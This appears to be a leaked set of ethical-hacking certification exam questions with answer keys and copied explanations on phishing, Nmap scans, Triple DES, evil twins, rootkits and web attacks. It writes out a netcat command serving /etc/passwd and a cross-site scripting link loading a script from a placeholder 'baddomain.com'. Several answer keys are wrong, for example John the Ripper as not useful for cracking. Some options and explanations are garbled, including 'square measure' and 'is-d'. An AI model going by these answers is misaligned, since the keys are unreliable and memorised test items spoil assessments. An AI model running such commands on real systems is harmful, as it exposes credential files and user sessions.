Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and

depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

#### NEW QUESTION 94

- (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering
- B. Tailgating
- C. Piggybacking
- D. Announced

**Answer: B**

#### Explanation:

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

#### NEW QUESTION 99

- (Exam Topic 3)

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords. Which of the following tools would not be useful for cracking the hashed passwords?

- A. John the Ripper
- B. Hashcat
- C. netcat
- D. THC-Hydra

**Answer: A**

#### NEW QUESTION 104

- (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

**Answer: B**

#### Explanation:

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

#### NEW QUESTION 109

- (Exam Topic 3)

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service. What is the name of the process by which you can determine those critical businesses?

- A. Emergency Plan Response (EPR)
- B. Business Impact Analysis (BIA)
- C. Risk Mitigation
- D. Disaster Recovery Planning (DRP)

**Answer: B**

#### NEW QUESTION 112

- (Exam Topic 3)

in this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

**Answer: B**

**Explanation:**

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES. The info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. The smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. This suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.

**Triple DES Modes**

- **Triple ECB (Electronic Code Book)**• This variant of Triple DES works precisely the same way because the ECB mode of DES. • This is often the foremost commonly used mode of operation.
- **Triple CBC (Cipher Block Chaining)**• This method is extremely almost like the quality DES CBC mode. • Like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • The primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

**NEW QUESTION 117**

- (Exam Topic 3)

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

**Answer: C**

**Explanation:**

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

**NEW QUESTION 120**

- (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

**Answer: D**

**NEW QUESTION 121**

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners. What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

**Answer: C**

**NEW QUESTION 124**

- (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

**Answer: C**

**NEW QUESTION 125**

- (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etc cluster

**Answer: B**

#### NEW QUESTION 130

- (Exam Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

**Answer: A**

#### NEW QUESTION 135

- (Exam Topic 3)

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

- A. ARIN
- B. APNIC
- C. RIPE
- D. LACNIC

**Answer: C**

#### Explanation:

Regional Internet Registries (RIRs):

ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center)

RIPE (Réseaux IP Européens Network Coordination Centre)

LACNIC (Latin American and Caribbean Network Information Center)

#### NEW QUESTION 136

- (Exam Topic 3)

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

- A. Code injections
- B. Improper use of CORS
- C. No ABAC validation
- D. Business logic flaws

**Answer: B**

#### NEW QUESTION 137

- (Exam Topic 3)

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

- A. Evil twin attack
- B. DNS cache flooding
- C. MAC flooding
- D. DDoS attack

**Answer: C**

#### NEW QUESTION 139

- (Exam Topic 2)

What does the following command in netcat do? `nc -l -u -p55555 < /etc/passwd`

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

**Answer: C**

#### NEW QUESTION 141

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

**Answer: D**

#### Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

#### NEW QUESTION 142

- (Exam Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

**Answer: C**

#### NEW QUESTION 144

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awincap
- C. Winprom
- D. Winpcap

**Answer: D**

#### NEW QUESTION 146

- (Exam Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

**Answer: C**

#### Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The --send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespace are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (--send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target

```

nmap -s -s -PR --packet-trace --send-ip 192.168.31.37
Starting Nmap ( http://nmap.org )
SENT (0.0000s) ARP who-has 192.168.31.37 tell 192.168.0.100
SENT (0.1100s) ARP who-has 192.168.31.37 tell 192.168.0.100
Note: Host seems down. If it is really up, but blocking ping probes, try -Ph
Nmap done: 1 IP address (0 hosts up) scanned in 0.33 seconds
  
```

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN..

If you do not need to attempt an ARP scan at all, specify `--send-ip` as shown in Example a "Raw IP Ping Scan for Offline Targets".  
 If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the `--spooof-mac` option to spoof the MAC address as described in the MAC Address Spoofing section.

**NEW QUESTION 151**

- (Exam Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

**Answer: C**

**Explanation:**

CVSS v2.0 Ratings

CVSS v3.0 Ratings

| Severity | Base Score Range | Severity | Base Score Range |
|----------|------------------|----------|------------------|
|          |                  | None     | 0.0              |
| Low      | 0.0-3.9          | Low      | 0.1-3.9          |
| Medium   | 4.0-6.9          | Medium   | 4.0-6.9          |
| High     | 7.0-10.0         | High     | 7.0-8.9          |
|          |                  | Critical | 9.0-10.0         |

**NEW QUESTION 153**

- (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/badscrip.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

**Answer: A**

**NEW QUESTION 155**

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

**Answer: C**

**Explanation:**

The VRFY command enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

**NEW QUESTION 158**

- (Exam Topic 2)

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

- A. Preparation
- B. Cleanup
- C. Persistence
- D. initial intrusion

**Answer: D**

**Explanation:**

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic

Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.




Figure 2. APT actor sends spearphishing email to target with malicious content

**NEW QUESTION 160**

- (Exam Topic 2)

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing
- B. Piggybacking
- C. Evil twin
- D. Wardriving

**Answer: C**

**Explanation:**

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). They're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

**NEW QUESTION 161**

- (Exam Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

**Answer: D**

**NEW QUESTION 163**

- (Exam Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
- D. Identifies sources of harm to an IT system
- F. (Natural, Human, Environmental)

Answer: C

#### NEW QUESTION 168

- (Exam Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

#### Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

#### NEW QUESTION 172

- (Exam Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

Answer: A

#### Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identity theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

#### NEW QUESTION 176

- (Exam Topic 2)

Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D


#### Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

#### NEW QUESTION 178

- (Exam Topic 2)

Which type of sniffing technique is generally referred to as a MITM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

**Answer: B**

**NEW QUESTION 179**

- (Exam Topic 2)

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

**Answer: A**

**Explanation:**

<https://www.eccouncil.org/what-is-social-engineering/>

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."

<https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20>

**NEW QUESTION 183**

- (Exam Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. list server=192.168.10.2 type=all
- B. is-d abccorp.local
- C. lserver 192.168.10.2-t all
- D. List domain=Abccorp.local type=zone

**Answer: B**

**NEW QUESTION 185**

- (Exam Topic 2)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes

D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

**Answer: D**

#### **NEW QUESTION 189**

- (Exam Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

**Answer: C**

#### **NEW QUESTION 193**

- (Exam Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

**Answer: D**

#### **NEW QUESTION 194**

- (Exam Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

**Answer: B**

#### **Explanation:**

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

#### **NEW QUESTION 195**

- (Exam Topic 2)

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.

Which of the following techniques is employed by Susan?

- A. web shells
- B. Webhooks
- C. REST API
- D. SOAP API

**Answer: B**

#### **Explanation:**

Webhooks are one of a few ways internet applications will communicate with one another.


It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens. Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload."

Here's an example of what a webhook url looks like with the payload it's carrying:

```

https://yourapp.com/data/12345?customer=Bob&value=1000&item=paper
To: yourapp.com/data/12345
Customer: Bob
Value: 1000
Item: Paper
  
```

